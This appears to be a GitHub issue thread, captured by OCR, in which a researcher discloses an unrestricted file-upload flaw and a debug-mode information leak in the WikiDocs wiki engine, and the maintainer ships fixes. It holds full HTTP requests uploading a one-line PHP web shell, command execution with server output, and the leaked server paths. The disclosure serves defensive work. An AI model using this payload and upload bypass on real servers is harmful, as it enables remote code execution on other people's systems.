

https://demo.wikidocs.it/homepage?edit
80%
Wiki|Docs
Images
BROWSE
shell.php.png
UPLOAD
Contents will be reset hourly.
lines: 8 words: 16 0:0

In upload process, change file extension to the PHP in the POST request:




```
POST /submit.php?act=image_upload_ajax HTTP/1.1
Host: demo.wikidocs.it
Cookie: _ga=GA1.2.1745784162.1642061695; _gid=GA1.2.2142180811.1642061695; PHPSESSID=av8n83t01lecr3bjig1a3k5m6j
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------265489541920471105523831421126
Content-Length: 386
Origin: https://demo.wikidocs.it
Referer: https://demo.wikidocs.it/homepage?edit
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

-----------------------------265489541920471105523831421126
Content-Disposition: form-data; name="document"

homepage
-----------------------------265489541920471105523831421126
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: image/png

<?php echo system($_REQUEST['cmd']); ?>
-----------------------------265489541920471105523831421126--

```

then the browser automatically sends another request to the malicious file:



```
GET /documents/homepage/shell.php HTTP/1.1
Host: demo.wikidocs.it
Cookie: _ga=GA1.2.1745784162.1642061695; _gid=GA1.2.2142180811.1642061695; PHPSESSID=av8n83t01lecr3bjig1a3k5m6j
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://demo.wikidocs.it/homepage?edit
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close


```

Just browse it and try to execute some commands:




view-source:https://demo.wikidocs.it/documents/homepage/shell.php?cmd=uname -a

```
Linux vps.zavynet.org 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
Linux vps.zavynet.org 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
```

Information Disclosure Vulnerability (I did not reserve CVE for this one)

(Functions.inc.php) - Debug mode can be enabled:


Vulnerable lines are between 15-18:



\WikiDocs\functions.inc.php

```php
 3  * Functions
 4  *
 5  * @package WikiDocs
 6  * @author  Manuel Zavatta <manuel.zavatta@gmail.com>
 7  * @link    https://github.com/Zavy86/wikidocs
 8  */
 9
10 // initialize session
11 wdf_session_start();
12 // check debug from session
13 if(isset($_SESSION['wikidocs']['debug']) && ($_SESSION['wikidocs']['debug'] == 1)){$debug=true;}
14 // check debug from requests
15 if(isset($_GET['debug'])){
16  if($_GET['debug']==1){$debug=true;$_SESSION['wikidocs']['debug']=true;}
17  else{$debug=false;$_SESSION['wikidocs']['debug']=false;}
18 }
19 // if behind https reverse proxy, set HTTPS property correctly
20 if (isset($_SERVER['HTTP_X_FORWARDED_PROTO']) && $_SERVER['HTTP_X_FORWARDED_PROTO'] == 'https') $_SERVER['HTTPS']='on';
21 // errors settings
22 error_reporting(E_ALL & ~E_NOTICE);
23 ini_set("display_errors",$debug);
24 // check for configuration file
25 if(!file_exists(realpath(dirname(__FILE__))."/config.inc.php")){die("WikiDocs is not configured..<br><br>Launch <a href='setup.php'>Setup</a> script!");}
26 // include configuration file
27 require_once("config.inc.php");
28 // get document id from rewrited url
29 $g_doc=strtolower(str_replace(array(" "),"-",$_GET['doc']));
30 // remove trailing slashes
31 if(substr($g_doc,-1)=="/"){$g_doc=substr($g_doc,0,-1);}
32 // set homepage as default if no request
33 if(!strlen($g_doc)){$g_doc="homepage";}
34 // make root dir from given path
35 $original_dir=str_replace("\\","/",realpath(dirname(__FILE__))."/");
36 $root_dir=substr($original_dir,0,strrpos($original_dir,(string)PATH));
37
38 /**
39  * Definitions
40  */
```

You can get sensitive information using debug mode:



https://www.wikidocs.it/?debug=1

K - assumed 'DARK' (this will throw an Error in a future version of PHP) in **/home/ahulpwjm/public_html/classes/WikiDocs.class.php** on line **44**

Wiki|Docs
flat-file markdown wiki engine
Search in wiki...
Demo
Developers
Documentation
Features
License
Roadmap
Wiki|Docs
Manuel Zavatta | WikiDocs.it
Copyright 2019-2022 © All rigths reserved
Wiki|Docs

Wiki|Docs

Just a databaseless markdown flat-file wiki engine.

GitHub sources link https://github.com/Zavy86/WikiDocs

Please consider supporting this project by making a donation via PayPal

We use cookies and other tracking technologies to analyze site traffic, and understand where our audience is coming from. Please read our Privacy Policy for more informations.

Browsing this web site, you consent to our use of cookies and other tracking technologies.

This page was last edited on 2020-11-20 08:26

Powered by WikiDocs 0.1.14

```
DOCUMENT
Document Object
(
    [ID:protected] => homepage
    [PATH:protected] => /documents/homepage
    [URL:protected] => https://www.wikidocs.it/homepage
    [DIR:protected] => /home/ahulpwjm/public_html/documents/homepage/
    [TITLE:protected] => Wiki|Docs
    [FILE:protected] => /home/ahulpwjm/public_html/documents/homepage/content.md
    [TIMESTAMP:protected] => 1605860771
)

APPLICATION
WikiDocs Object
(
    [DEBUG:protected] => 1
    [VERSION:protected] => 0.1.14
    [HOST:protected] => https://www.wikidocs.it
    [ROOT:protected] => /home/ahulpwjm/public_html
    [PATH:protected] => /
    [URL:protected] => https://www.wikidocs.it/
    [DIR:protected] => /home/ahulpwjm/public_html/
    [TITLE:protected] => Wiki|Docs
    [SUBTITLE:protected] => flat-file markdown wiki engine
    [OWNER:protected] => Manuel Zavatta | WikiDocs.it
    [NOTICE:protected] => Copyright 2019-2022 © All rigths reserved
    [COLOR:protected] => #4CAF50
    [DARK:protected] =>
    [AUTHENTICATED:protected] => 0
    [MODE:protected] => view
)
```

I hope you wil close these vulnerabilities ASAP.

❤️ 1

Zavy86 commented on Feb 21 Owner

hi **@nam3lum**, thanks for the reports. I will provide as soon as possible ..

❤️ 1

Zavy86 added the bug label on Feb 21


Zavy86 added this to the **Release 1.0.0** milestone on Feb 21

Zavy86 commented on Feb 21 Owner

In version 0.1.20 I tried to fix the shell bug. Can you check if you can still hack it?

nam3lum commented on Feb 22 Author

Actually, your application is more secure right now because it does not accept any extension 😛



asdasd.png

Contents will be reset hourly.

demo.wikidocs.it

extension_not_allowed

This page was last edited on 2022-02-22 07:00

😕 1

Zavy86 commented on Feb 22 Owner

Ok, can you try now please.. :) v0.1.21

Zavy86 commented on Feb 22 Owner

Parameter for enable and disable debug mode for Information Disclosure Vulnerability. v0.2.1

Zavy86 removed this from the **Release 1.0.0** milestone on Feb 22

Zavy86 self-assigned this on Feb 22

Zavy86 pinned this issue on Feb 22

Zavy86 removed their assignment on Sep 19

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants